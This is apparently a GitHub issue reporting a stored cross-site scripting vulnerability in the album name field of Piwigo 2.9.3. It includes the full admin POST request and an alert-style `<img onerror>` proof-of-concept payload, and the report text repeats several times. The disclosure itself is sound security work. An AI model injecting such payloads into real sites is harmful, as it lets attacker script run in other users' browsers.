Hi,

Latest Version of piwigo(2.9.3) is vulnerable to cross site scripting vulnerability in the Album Name parameter.Album name can be crafted with malicious payload,which in turn executes while viewing Album.
Hi,
Latest Version of piwigo(2.9.3) is vulnerable to cross site scripting vulnerability in the Album Name parameter.Album name can be crafted with malicious payload,which in turn executes while viewing Album.
----------------------------------------------------------------------------------------------------------------------------------
HTTP REQUEST:
----------------------
```
POST /piwigo/piwigo/admin.php?page=cat_list HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Referer: http://10.8.4.2:5880/piwigo/piwigo/admin.php?page=cat_list
Content-Type: application/x-www-form-urlencoded
Content-Length: 127
Cookie: pwg_id=2frjgb4kd5f212cojup43b15c1
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
pwg_token=c91f6cca90e3895601750050561b9a4b&virtual_name=**PayloadHere**&submitAdd=
```
Payload Used: `<img src="x" onerror=alert(1);>`
Image Attached:

<!-- github-sync-id:302216211 -->
Blocking a user prevents them from interacting with repositories, such as opening or commenting on pull requests or issues. Learn more about blocking a user.
Hi,
Latest Version of piwigo(2.9.3) is vulnerable to cross site scripting vulnerability in the Album Name parameter.Album name can be crafted with malicious payload,which in turn executes while viewing Album.
HTTP REQUEST:
Payload Used:
<img src="x" onerror=alert(1);>Image Attached:
duplicate of https://github.com/Piwigo/Piwigo/issues/716